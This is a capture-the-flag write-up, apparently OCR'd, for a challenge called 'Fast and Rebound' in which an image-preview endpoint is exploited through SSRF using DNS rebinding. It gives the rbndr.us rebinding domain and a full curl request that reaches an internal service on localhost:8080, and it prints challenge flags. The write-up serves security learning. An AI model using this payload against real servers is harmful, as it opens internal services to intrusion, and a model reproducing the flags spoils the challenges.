
If unsure:

`ls *.txt`

NOW THE FILE IS VISIBLE


Create solver

nano `solve.py`



FINAL OUTPUT

FLAG = HQX{e1f63411d0d15a4a700144bb0860d9f4}



Challenge Title:Fast and Rebound

Flag:HQX{f37052426c33ed3ee543b781c7aebf3b}

Approach (Step by Step):

Challenge Overview

The application NeonPix allows users to preview images by providing a URL.
The backend fetches the URL server-side, making it vulnerable to Server-Side Request Forgery (SSRF).

The challenge hint indicates:

- Hostname is validated, not the resolved IP
- DNS may resolve differently over time
- An internal service is running on port 8080

This points directly to a DNS Rebinding attack.

Reconnaissance

SSRF Endpoint Identified

The `/fetch_image` endpoint accepts JSON input:

```
{ "url": "http://example.com" }
```


Internal Service Hi

JavaScript source contained a comment:

```
// Whispers say something listens on 8080 - knock carefully.
```

Direct access to localhost was blocked:

```
{"error":"Invalid domain format"}
```



Vulnerability

The server:

1. Resolves the hostname once for validation
2. Does not pin the IP
3. Performs the actual request using a new DNS resolution

This allows DNS rebinding to bypass hostname checks.

Exploitation – DNS Rebinding

Rebinding Domain Used

A public rebinding service was used:

`7f000001.5db8d822.rbndr.us`

- `7f000001` → `127.0.0.1`
- `5db8d822` → public IP (passes validation)

Triggering the Rebind

```
curl -X POST http://challenge.tcshackquest.com:16353/fetch_image \
  -H "Content-Type: application/json" \
  -d '{"url":"http://7f000001.5db8d822.rbndr.us:8080/"}'
```

After multiple attempts, the internal service responded:

```
<h1>Internal service running</h1>
```